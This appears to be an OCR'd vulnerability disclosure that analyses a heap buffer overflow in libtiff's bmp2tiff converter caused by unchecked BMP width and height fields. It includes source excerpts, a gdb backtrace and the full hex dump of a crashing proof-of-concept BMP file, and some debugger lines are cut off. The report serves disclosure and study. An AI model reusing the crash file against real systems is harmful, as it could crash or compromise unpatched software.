
Exception



As above shown, this is a heap buffer overflow vulnerability.

Main Reason:

Did not check the user input BMP file. The program does not check for biWidth and biHeight in bitmap-information header. The biWidth and biHeight do not match the actual input of the bmp image causing the heap buffer overflow.

By looking at the source code, the value of the pointer bp is obtained by the pointer buf.

```
66 PackBitsEncode(TIFF* tif, uint8* buf, tmsize_t cc, uint16 s)
67 {
68         unsigned char* bp = (unsigned char*) buf;
69         uint8* op;
70         uint8* ep;
71         uint8* lastliteral;
72         long n, slop;
73         int b;
74         enum { BASE, LITERAL, RUN, LITERAL_RUN } state;
75
76         (void) s;
77         op = tif->tif_rawcp;
78         ep = tif->tif_rawdata + tif->tif_rawdatasize;
79         state = BASE;
80         lastliteral = 0;
81         while (cc > 0) {
82                 /*
83                  * Find the longest string of identical bytes.
84                  */
85                 b = *bp++;
86                 cc--;
87                 n = 1;
88                 for (; cc > 0 && b == *bp; cc--, bp++)
89                         n++;
90         again:
91                 if (op + 2 >= ep) {             /* insure space for new data */
92                         /*
```

Through traceability, the value of the pointer buf is defined in the TIFFWriteScanline function in tif_write.c. The call to the TIFFWriteScanline function is in bmp2tiff.c.

```
(gdb) bt
#0  0x0000000000424320 in PackBitsEncode (tif=0x656010, buf=<optimized out>, cc=46160, s=<optim
#1  0x00000000000416ae7 in TIFFWriteScanline (tif=tif@entry=0x656010, buf=buf@entry=0x7ffff7fd53
    sample=sample@entry=0) at tif_write.c:173
#2  0x0000000000402604 in main (argc=3, argv=0x7fffffffe4c8) at bmp2tiff.c:775
(gdb)
```

By looking at the bmp2tiff.c file source code, the length of Buf is determined by uncomprbuf + (length-row-1) * width. In line 449 of bmp2tiff.c, width and length are assigned.

```
773
774                     for (row = 0; row < length; row++) {
775                             if (TIFFWriteScanline(out,
776                                                   uncomprbuf + (length - row - 1) * width,
777                                                   row, 0) < 0) {
778                                     TIFFError(infilename,
779                                               "scanline %lu: Write error.\n",
780                                               (unsigned long) row);
781                             }
782                     }
```

```
448
449                 width = info_hdr.iWidth;
450                 length = (info_hdr.iHeight > 0) ? info_hdr.iHeight : -info_hdr.iHeight;
451                 if( width <= 0 || length <= 0 )
452                         {
```

By setting a breakpoint on this place, we found Width = 32800 length = 32.

```
$1 = {iSize = 40, iWidth = 32800, iHeight = 32, iPlanes = 5377, iBitCount = 24, iCompression = 2
  iXPelsPerMeter = 469764882, iYPelsPerMeter = 67108875, iClrUsed = 251658240, iClrImportant = 6
  iGreenMask = 32767, iBlueMask = -134225464, iAlphaMask = 32767, iCSType = 4158540129, sEndpoin
      iCIEY = 0, iCIEZ = 0}, iCIEGreen = {iCIEX = -134343208, iCIEY = 32767, iCIEZ = 1}, iCIEBlu
      iCIEZ = 0}}, iGammaRed = 1, iGammaGreen = 32767, iGammaBlue = -134225464}
```

By opening the crash1.bmp with 010 Editor.exe, the values of Width and length are consistent with the bitmap-information header

LONG biWidth	32800
LONG biHeight	32
WORD biPlanes	5377
WORD biBitCount	24
DWORD biCompression	2

But the crash1.bmp file is very small . The whole contents are as follows

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 42 4D 76 02 00 00 00 21 00 04 76 00 00 00 28 00   BMv....!..v...(.
0010h: 00 00 20 80 00 00 20 00 00 00 01 15 18 00 02 00   .. ... .........
0020h: 00 00 00 02 00 00 12 0B 00 1C 0B 00 00 04 00 00   ................
0030h: 00 0F FF F7 00 00 00 00 00 00 00 FF 00 00 FF FF   ......FF........
0040h: 00 FF 00 00 00 00 00 00 00 00 00 00 00 F4 FF FF   ................
0050h: FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060h: 00 00 00 33 33 33 33 33 33 33 33 33 15 33 33 33   ...333333333.333
0070h: 33 33 33 33 33 33 33 02 00 00 00 33 00 00 1A 30   3333333....3...0
0080h: 00 00 33 33 33 33 03 33 33 03 33 33 33 05 FF FF   ..3333.33.333...
0090h: 05 33 30 33 33 33 03 33 33 33 1B 33 33 33 33 33   .30333.333.33333
00A0h: 33 33 33 33 30 03 01 11                           33330...
```

This will cause the program crosses the border to read the memory, causing the vulnerability to trigger.

Author

Name: Rong Chenghao
Org: IIE (http:// iie.ac.cn)